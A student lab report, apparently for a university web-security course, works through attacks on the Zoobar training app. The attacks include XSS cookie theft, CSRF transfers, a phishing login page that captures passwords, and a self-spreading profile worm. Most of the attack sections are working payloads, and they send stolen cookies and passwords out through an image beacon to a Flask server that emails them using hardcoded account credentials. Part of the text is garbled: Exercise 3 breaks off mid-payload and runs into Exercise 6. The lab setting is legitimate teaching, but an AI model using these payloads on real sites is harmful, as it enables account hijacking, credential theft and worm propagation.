

A) Cross-site scripting (XSS) attack

Exercise 1:

To print the logged-in user's cookie using `alert()`, the lines as shown in Figure 1 were added to the `users.html` file. Only line 25 was also added to the file `answer-1.js` before make check was run to ensure that the exploit was successful.

```
24 <script>
25 | alert(document.cookie);
26 </script>
```

Figure 1: Print logged-in user's cookie

Exercise 2:

To create the email server with the automated mailing, the `flask_server_template.py` was modified as shown in Figure 2.

```
1  #!/usr/bin/env python2
2
3  import smtplib, ssl
4
5  from flask import Flask
6  from flask import request
7  app = Flask(__name__)
8
9  @app.route('/', methods=['GET'])
10 def email_server():
11     arg1 = request.args.get('to', None)
12     arg2 = request.args.get('payload', None)
13
14     if arg1 is None or arg2 is None:
15         return 'Error: Missing parameters'
16     else:
17         port = 465
18         smtp_server = "smtp.gmail.com"
19         sender_email = "ijustwanttograduatefromsutd@gmail.com"
20         receiver_email = arg1
21         password = "iluvsyssec"
22         message = 'Subject: {}\n\n{}'.format("Cookie omnomnom", "Cookie: " + arg2)
23
24         context = ssl.create_default_context()
25         with smtplib.SMTP_SSL(smtp_server, port, context=context) as server:
26             server.login(sender_email, password)
27             server.sendmail(sender_email, receiver_email, message)
28
29         return 'to=' + arg1 + ', payload=' + arg2
30
31 app.run(host='0.0.0.0', port=8000, debug=True)
```

Figure 2: Modified flask_server_template.py

To send the user's cookie to the attacker, the lines as shown in Figure 3 were added to the `users.html` file. Only lines 25 and 26 were added to the file `answer-2.js` before make check was run to ensure that the exploit was successful.

```
24 <script>
25 | (new Image()).src = 'http://127.0.0.1:8000/?to=ijustwanttograduatefromsutd@gmail.com&payload='
26 | + encodeURIComponent(document.cookie) + '&rand='+Math.random();
27 </script>
```

Figure 3: Modified users.html

Upon searching for a user, we see from Figure 4 that we are receiving the user's cookies through the email server we have setup.

```
httpd@istd:~/labs/lab3_web_security$ python3 flask_server_template.py
* Serving Flask app "flask_server_template" (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: on
* Running on http://0.0.0.0:8000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 926-343-807
10.0.2.2 - - [20/Aug/2020 08:03:22] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=PyZoobarLogin%3Dtest%23aebcbfccfe7bfa9d7116cc4b61e6fb35&rand=0.026072744701700956 HTTP/1.1" 200 -
```

Figure 4: Debug messages on terminal of email server


Figures 4, 5 and 6 show that the user's cookie was successfully sent. The cookie was "PyZoobarLogin=test#aebcbfccfe7bfa9d7116cc4b61e6fb35", and Figure 6 shows the email received by the attacker, containing the user's cookie.

The screenshot shows a web browser at `localhost:8080/zoobar/index.cgi/users?user=test`. The page title is "Zoobar Foundation for Sustainable Thinking" with the subtitle "Supporting the foremost advocates of the United States". The page has a navigation bar with "Home", "Users", and "Transfer" links. Below the navigation bar is a search bar with "User: test" entered. The browser's developer tools are open, showing the Network tab. A table lists the resources loaded:

File	Cause	Type	Transferred	Size	Headers	Cookies	Params	Response	Timings	Stack Trace
users?user=test	document	html	2.38 KB	2.28 KB				Request URL: http://127.0.0.1:8000/?to=ijustwanttograduatefromsutd@gmail.com&payload=PyZoobarLogin%3Dtest%23aebcbfccfe7bfa9d7116cc4b61e6fb35&rand=0.026072744701700956		
zoobar.css	stylesheet	css	1.16 KB	1.12 KB						

Figure 5: User's cookie on webpage

Cookie omnomnom Inbox x

 **ijustwanttograduatefromsutd@gmail.com**
to bcc: me ▾

Cookie: PyZoobarLogin=test#aebcbfccfe7bfa9d7116cc4b61e6fb35

Figure 6: Email received by attacker containing user's cookie

Exercise 3:

As seen in Figure 7, the input parameter from the HTTP request is simply appended as a string which begins with “user=” and then the user’s input in the search bar.




Figure 7: Improper input escaping

As such, a cross-site scripting vulnerability on /zoobar/index.cgi/users can be exploited to allow us to inject Javascript code into the browser. This can be done by entering ">
<input type="submit"
value="View"><style>.warning{display:none;}</style>
2 <p>Send <input name="zoobars" type="text" value="" size=5> zoobars</p>
3 <p>to <input name="recipient" type="text" value="" size=10></p>
4 <input type="submit" name="submission" value="Send">
5 </form>

```

Figure 12: answer-6.html

Next, we opened answer-6.html while being logged-in into the test account.

Send 1 zoobars

to attacker

Send

Figure 13: Filling the transfer form

Filling up the form as shown in Figure 13 above and clicking “Send” sends one zoobar to the attacker account, as shown below in Figure 14.

**Zoobar Foundation for Inquisitive Advocacy**  
Supporting the brightest representatives of the counterinsurgency

[Home](#) | [Users](#) | [Transfer](#)

User: attacker  
View  
attacker's zoobars: 11

| Time                     | Sender | Recipient | Amount |
|--------------------------|--------|-----------|--------|
| Thu Aug 20 10:15:52 2020 | test   | attacker  | 1      |

Figure 14: Attacker's profile



Exercise 7:

First, we copied the contents of `answer-6.html` to `answer-7.html`. We then added the intended default values of the *amount* and *recipient* input fields, as well as a script tag so submit the form on load, as shown below in Figure 15.

```
< exercise-7.html > ...
1 <form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer">
2 <p>Send <input name="zoobars" type="text" value="1" size=5> zoobars</p>
3 <p>to <input name="recipient" type="text" value="attacker" size=10></p>
4 <input type="submit" name="submission" value="Send">
5 </form>
6 <script>
7 document.forms[0].submit()
8 </script>
```

Figure 15: `answer-7.html`

We then observe that visiting the `answer-7.html` page immediately brings us to the page shown below in Figure 16, indicating a successful transfer of zoobars from the test account to the attacker account.




Figure 16: Successful zoobar transfer

We can then verify this by looking at the attacker's zoobar amount and history as shown below in Figure 17.




Figure 17: Attacker's profile

**Exercise 8:**

First, we copy the code from `answer-7.html` to `answer-8.html`. We then modify such that we have an additional `iframe` to capture the redirect from the form submission, as well as a redirect to the SUTD website after the form submission, as shown below.

```

1 <form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer" style='display:none;' target='attacker'>
2 <p>Send <input name="zoobars" type="text" value="1" size=5> zoobars</p>
3 <p>to <input name="recipient" type="text" value="attacker" size=10></p>
4 <input type="submit" name="submission" value="Send">
5 </form>
6 <iframe id="iframe" name="attacker" src="" style="display:none"></iframe>
7 <script>
8 document.getElementsByName('transferform')[0].submit();
9 var iframe = document.getElementById("iframe");
10 iframe.addEventListener("load", function f () {
11 window.location = "https://www.sutd.edu.sg/"
12 }, false);
13 </script>
14
15 <!--
16 This works because the redirect is passed to the iframe to handle, so the main browser window won't be redirected upon successful submission of the form.
17 Same-Site Origin Policy does not apply here because we are submitting the form directly (through the form's action), rather than through JavaScript.
18 If we were to use fetch for example, the request would be blocked by the Same-Site Origin Policy.
19 -->
20

```

Figure 18: `answer-8.html`

This works because the redirect is passed to the `iframe` to handle, so the main browser window won't be redirected upon successful submission of the form. Same-Site Origin Policy does not apply here because we are submitting the form directly (through the form's action), rather than through JavaScript. If we were to use `fetch` for example, the request would be blocked by the Same-Site Origin Policy.

Upon visiting `answer-8.html`, we are redirected to SUTD's website, as shown in Figure 19.




Figure 19: SUTD website for redirection

We can then verify this by looking at the attacker's zoobar amount and history as shown below in Figure 20.




Figure 20: Attacker's Profile



### C) Side channel and phishing attack

#### Exercise 9:

To create our fake login form, we copied the contents of `zoobar/templates/login.html` into `answer-9.html`, and edited Lines 5 and 19 as shown in Figure \_ below, prefixing URLs with the address of the web server.

```

1 {% extends "layout.html" %}
2 {% block title %}Login{% endblock %}
3 {% block main %}
4 <div id="login" class="centerpiece">
5 <form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login">
6 <table>
7 <tr>
8 | <td>Username:</td>
9 | <td><input type="text" name="login_username" size="20"
10 | autocomplete="no" value="{{ login_username }}"></td>
11 </tr>
12 <tr>
13 | <td>Password:</td>
14 | <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
15 | <input type="submit" name="submit_login" value="Log in">
16 | <input type="submit" name="submit_registration" value="Register"></td>
17 </tr>
18 </table>
19 <input type="hidden" name="nexturl" value="/zoobar/index.cgi/">
20 </form>
21 </div>
22 <div class="footer warning">
23 {{ login_error }}
24 </div>
25 <script>document.loginform.login_username.focus();</script>
26 {% endblock %}

```

Figure 21: `answer-9.html`

#### Exercise 10:

To intercept the form submission, we copied the contents of `answer-9.html` into `answer-10.html`, and then attached an event listener as shown in Lines 27 to 31 in Figure \_ below.

```

25 <script>
26 document.loginform.login_username.focus();
27 var loginform = document.getElementsByName("loginform")[0];
28 var password = document.getElementsByName("login_password")[0];
29 loginform.addEventListener("submit", function () {
30 alert(password.value);
31 }, false);
32 </script>

```

Figure 22: `answer-10.html`

Exercise 11:

To successfully steal the user's password and have the password sent to our email, we copied the contents of answer-10.html into answer-11.html, and then modified the script as shown in Figure \_ below. To work around limitations during form submissions, we cancelled the submission of the form using the preventDefault() method on the event object passed to the submit handler, and then used setTimeout() to submit the form again slightly later, ensuring that we were able to successfully complete the exercise.

```

25 <script>
26 document.loginform.login_username.focus();
27 var loginform = document.getElementsByName("loginform")[0];
28 var password = document.getElementsByName("login_password")[0];
29 loginform.addEventListener("submit", function () {
30 event.preventDefault();
31
32 setTimeout(function (argument) {
33 alert(password.value);
34 (new Image()).src='http://127.0.0.1:8000/?to=ijustwanttograduatefromsutd@gmail.com&payload=' + password.value + '&rand=' + Math.random();
35 }, 1000);
36
37 setTimeout(function (argument) {
38 loginform.submit();
39 }, 2000);
40
41 loginform.removeEventListener("submit", this);
42 }, false);
43 </script>
44

```

Figure 23: answer-11.html

Exercise 12:

In order to cover our tracks during login, we copied the contents of answer-11.html into answer-12.html, and then modified the script as shown in Figure \_ below.

```

25 <script>
26 document.loginform.login_username.focus();
27 var loginform = document.getElementsByName("loginform")[0];
28 var password = document.getElementsByName("login_password")[0];
29 var loginbutton = document.getElementsByName("submit_login")[0];
30
31 function resubmit(argument) {
32 loginform.removeEventListener("submit", onSubmitStart);
33 loginbutton.click();
34 }
35
36 function onSubmitStart(event) {
37 event.preventDefault();
38
39 setTimeout(function (argument) {
40 alert(password.value);
41 (new Image()).src='http://127.0.0.1:8000/?to=ijustwanttograduatefromsutd@gmail.com&payload=' + password.value + '&rand=' + Math.random();
42 }, 1000);
43
44 setTimeout(resubmit, 2000);
45 }
46
47 loginform.addEventListener("submit", onSubmitStart, false);
48 </script>
49

```

Figure 24: answer-12.html

Exercise 13:

In order to steal a victim's zoobars if the user is already logged in or otherwise asks the victim for their username and password if they are not logged in and steals the victim's password, we combined Exercises 8 and 12.

To ensure that the site appears normal for the victim, the relevant CSS and CGI must be in place as shown in Figure 25 so that the site can be displayed accordingly.

```

2 <html>
3 <head>
4 <meta charset="utf-8">
5 <link rel="stylesheet" type="text/css" href="http://localhost:8080/zoobar/media/zoobar.css">
6 </head>
7 <body>
8 <h1></h1>

```

Figure 25: Exercise 13 background image

The code shown in Figure 26 was added to the code from Exercise 12.

```

31 <form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer" style='display:none;' target='attacker'>
32 <p>Send <input name="zoobars" type="text" value="10" size=5> zoobars</p>
33 <p>to <input name="recipient" type="text" value="attacker" size=10></p>
34 <input type="submit" name="submission" value="Send">
35 </form>
36
37 <iframe id="iframe" name="attacker" src="" style="display:none;"></iframe>
38
39 <div style="display:none", id="myZoobars"></div>
40 <script src="http://localhost:8080/zoobar/index.cgi/zoobar.js"></script>
41
42 <script>
43 var zoobarVal = document.getElementById("myZoobars").innerHTML;
44 if(zoobarVal){
45 document.getElementsByName("transferform")[0].submit();
46 var iframe = document.getElementById("iframe");
47 iframe.addEventListener("load", function f () {
48 window.location = "https://www.sutd.edu.sg/"
49 }, false);
50 }
51 else{
52 loginform.addEventListener("submit", onSubmitStart, false);
53 }

```

Figure 26: Exercise 13 attack code

To determine whether the user is logged in or not, we use the `getElementById()` method to return the element that has the ID attribute with the specified value, "myZoobars". If the user is logged in and the element "myZoobars" can be found, we steal the user's zoobars, else, we ask the victim for their username and password.

## D) Profile Worm

## Exercise 14:

First we wrote the code as instructed and saved it in answer-14.txt, as shown in Figure 27.

```

1 <div id="wholeprofile">
2 <div style="display:none">
3 <form method="POST" id="transferform" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer" target="attacker">
4
5 <input name="zoobars" type="text" value="1" size=5>
6 <input name="recipient" type="text" value="attacker1" size=10>
7 <input type="submit" name="submission" value="Send">
8 </form>
9 </div>
10 <iframe id="iframe" name="attacker" src="" style="display:none"></iframe>
11
12 <div style="display:none">
13 <form method="POST" id="profileform" name="profileform" action="http://localhost:8080/zoobar/index.cgi/" target="attacker2">
14 <textarea id="profile_update" name="profile_update" rows="20" cols="80"></textarea>
15 <input type="submit" name="profile_submit" value="Save" />
16 </form>
17 </div>
18 <iframe id="iframe2" name="attacker2" src="" style="display:none"></iframe>
19
20 <script>
21
22 document.addEventListener("DOMContentLoaded", function (event) {
23
24 document.getElementById('transferform').submit();
25 const b = document.createElement("b");
26 b.appendChild(document.createTextNode("Scanning for viruses..."));
27 document.getElementById("profile").appendChild(b);
28 document.getElementsByClassName("log")[0].tBodies[0].setAttribute("style", "display:none");
29 document.getElementById("zoobars").setAttribute("class", 10);
30 showZoobars(0);
31 const wholeprofile = document.getElementById('wholeprofile')
32 const profile_update = document.getElementById('profile_update')
33 profile_update.textContent = '</div><div id='+wholeprofile.id+'>' + wholeprofile.innerHTML + '</div>'
34 document.getElementById('profileform').submit()
35
36 });
37 </script>
38 </div>

```

Figure 27: Worm Code

We then created a new attacker account and copied the code into the profile of the newly created account, as shown below in Figure 28.




Figure 28: The worm code in the attacker's profile



Balance - Zoobar Foundation


localhost:8080/zoobar/index.cgi/

# Zoobar Foundation for Inquisitive Advocacy

Supporting the brave representatives of the counterinsurgency

[Home](#) | [Users](#) | [Transfer](#)

Balance: 9 zoobars



**Your profile:**

```
</div><div id=wholeprofile>
 <div style="display:none">
 <form method="POST" id="transferform" name="transferform"
action="http://localhost:8080/zoobar/index.cgi/transfer"
target="attacker">

 <input name="zoobars" type="text" value="1" size="5">
<input name="recipient" type="text" value="attacker1"
size="10">
<input type="submit" name="submission" value="Send">
 </form>
 </div>
 <iframe id="iframe" name="attacker" src="" style="display:none">
</iframe>

 <div style="display:none">
 <form method="POST" id="profileform" name="profileform"
action="http://localhost:8080/zoobar/index.cgi/"
target="attacker2">
```

Save

Next, we verified that the worm propagated correctly by creating another test account and visiting the first test account's profile. This resulted in the same behavior – with the attacker receiving another zoobar, as well as the profile of the second test account having the worm.

**Ryan Yu (1002769) & Faith See (1002851)**



Figures 31 and 32 below show the successful exploits carried out after running make check. Figures 33 and 34 show the corresponding cookies and passwords on the Flask server and the attacker's emails. Together, Figures 31 till 34 shows that we have successfully completed all the exercises as far as required and we are finally done with our final task in SUTD, thank you very much, have a good day.

```

http@istd:~/labs/lab3_web_security$ make check
./check-lab3.sh
Generating reference images...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Registering as grader1, password1
Registering as grader2, password2
Registering as grader3, password3
[INFO]: Testing exploit for Exercise 1...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#90304d86a3f84c85fb870961d1481a7b
[PASS]: alert contains: grader#90304d86a3f84c85fb870961d1481a7b
[INFO]: Testing exploit for Exercise 2...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[???]: Check email, expecting string 'grader#7dc2a0e2c19c502c3d6882b1b2fce20e'
[INFO]: Testing exploit for Exercise 3...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%22%3E%3Cimg%20src=%22a%22%20onerror=%22alert(document.cookie)
%22%20a=%22
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#95aa6eb166822071741dfb7f8ab430ca
[PASS]: alert contains: grader#95aa6eb166822071741dfb7f8ab430ca
[INFO]: Testing exploit for Exercise 4...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3Cimg%20src%3D%22a%22%20onerror%3D%22(new%20Image()).src%2
0%3D%27http%3A%2F%2F127.0.0.1%3A8000%2F%3Fto%3Dijustwanttograduatefromsutd%40gmail.com%26payload%3D%27%20%2B%20encodeURIComponent
ent(document.cookie)%2B%27%26rand%3D%27%2BMath.random()%22%20a%3D
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[???]: Check email, expecting string 'grader#9647a44888d4046c8af34a566662d689'
[INFO]: Testing exploit for Exercise 5...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%20size%3D10%3E%3C%2Fspan%3E%3Cbr%3E%3Cinput%20type%3D%22submi
t%22%20value%3D%22view%22%3E%3Cstyle%3E.warning%7Bdisplay%3Anone%3B%7D%3C%2Fstyle%3E%3Cimg%20style%3D%22display%3Anone%3B%22%2
0src%3D%22a%22%20onerror%3D%22(new%20Image()).src%20%3D%27http%3A%2F%2F127.0.0.1%3A8000%2F%3Fto%3Dijustwanttograduatefromsutd%
40gmail.com%26payload%3D%27%20%2B%20encodeURIComponent(document.cookie)%2B%27%26rand%3D%27%2BMath.random()%22%20a%3D
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[???]: Check email, expecting string 'grader#ad1422365f49641491f75d2ea1427c19'
[PASS]: ./lab3-tests/answer-5.png matched reference image (522668 non-background pixels)
[INFO]: Testing exploit for Exercise 6...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[PASS]: grader zoobar count
[PASS]: attacker zoobar count
[INFO]: Testing exploit for Exercise 7...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[PASS]: grader zoobar count
[PASS]: attacker zoobar count
[INFO]: Testing exploit for Exercise 8...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Loading attacker page. If you get a timeout here you're not redirecting to https://www.sutd.edu.sg/.
[PASS]: visited final page
[PASS]: grader zoobar count
[PASS]: attacker zoobar count
[INFO]: Testing exploit for Exercise 9...
Registering as grader, YYDXEQJFQSWI
Registering as attacker, attackerpassword
Entering grader/YYDXEQJFQSWI into form.
[PASS]: User logged in
[INFO]: Testing exploit for Exercise 10...
Registering as grader, ZVUUAYXPWSBY
Registering as attacker, attackerpassword
Entering grader/ZVUUAYXPWSBY into form.
[PASS]: alert contains user password: ZVUUAYXPWSBY
[PASS]: User logged in
[INFO]: Testing exploit for Exercise 11...
Registering as grader, VRMEQSFNSNDC
Registering as attacker, attackerpassword
Entering grader/VRMEQSFNSNDC into form.
[???]: Check email, expecting string 'grader/VRMEQSFNSNDC'
[INFO]: Testing exploit for Exercise 12...
Registering as grader, GUUFDUFUMEZFY
Registering as attacker, attackerpassword
Entering grader/GUUFDUFUMEZFY into form.
[???]: Check email, expecting string 'grader/GUUFDUFUMEZFY'
[PASS]: User logged in

```

Figure 31: make check (Exercises 1-12)

```

[INFO]: Testing exploit for Exercise 13...
Registering as grader, GEETIYKXYOQ
Registering as attacker, attackerpassword
Loading attacker page, logged in. If you get a timeout here, you're not redirecting to https://www.sutd.edu.sg/.
[PASS]: visited final page
[PASS]: grader zoobar count
[PASS]: attacker zoobar count
Loading attacker page, logged out
[PASS]: ./lab3-tests/answer-13.png matched reference image (522144 non-background pixels)
Entering grader/GEETIYKXYOQ into form.
[???]: Check email, expecting string 'GEETIYKXYOQ'
[PASS]: User logged in
[INFO]: Testing exploit for Challenge...
[FAIL]: No answer-chal.html
[INFO]: Testing exploit for Exercise 14...
Registering as attacker, attackerpassword
Installing attacker profile
Registering as grader1, password1
Viewing attacker profile
[PASS]: ./lab3-tests/answer-14_0.png matched reference image (522712 non-background pixels)
[PASS]: grader1 zoobars
[PASS]: attacker zoobars
Registering as grader2, password2
Viewing grader1 profile
[PASS]: ./lab3-tests/answer-14_1.png matched reference image (522712 non-background pixels)
[PASS]: grader2 zoobars
[PASS]: attacker zoobars
Registering as grader3, password3
Viewing grader2 profile
[PASS]: ./lab3-tests/answer-14_2.png matched reference image (522712 non-background pixels)
[PASS]: grader3 zoobars
[PASS]: attacker zoobars

```

Figure 32: make check (Exercises 13-14)

```

httpd@istd:~/labs/lab3_web_security$ python3 flask_server_template.py
* Serving Flask app "flask_server_template" (lazy loading)
* Environment: production
 WARNING: This is a development server. Do not use it in a production deployment.
 Use a production WSGI server instead.
* Debug mode: on
* Running on http://0.0.0.0:8000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 926-343-807
127.0.0.1 - - [22/Aug/2020 06:36:17] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=PyZoobarLogin%3Dgrader%237dc2a0e2c19c502c3d6882b1b2fce20e&rand=0.9443249173928052 HTTP/1.1" 200 -
127.0.0.1 - - [22/Aug/2020 06:36:31] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=PyZoobarLogin%3Dgrader%239647a44888d4046c8af34a566662d689&rand=0.827210137154907 HTTP/1.1" 200 -
127.0.0.1 - - [22/Aug/2020 06:36:39] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=PyZoobarLogin%3Dgrader%23ad1422365f49641491f75d2ea1427c19&rand=0.7364214439876378 HTTP/1.1" 200 -
127.0.0.1 - - [22/Aug/2020 06:37:21] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=VRMEQSFNSNDC&rand=0.7056619841605425 HTTP/1.1" 200 -
127.0.0.1 - - [22/Aug/2020 06:37:29] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=GUUFDUMEZFY&rand=0.9935475413221866 HTTP/1.1" 200 -
127.0.0.1 - - [22/Aug/2020 06:37:47] "GET /?to=ijustwanttograduatefromsutd@gmail.com&payload=GEETIYKXYOQ&rand=0.6023787157610059 HTTP/1.1" 200 -

```

Figure 33: Flask server logs

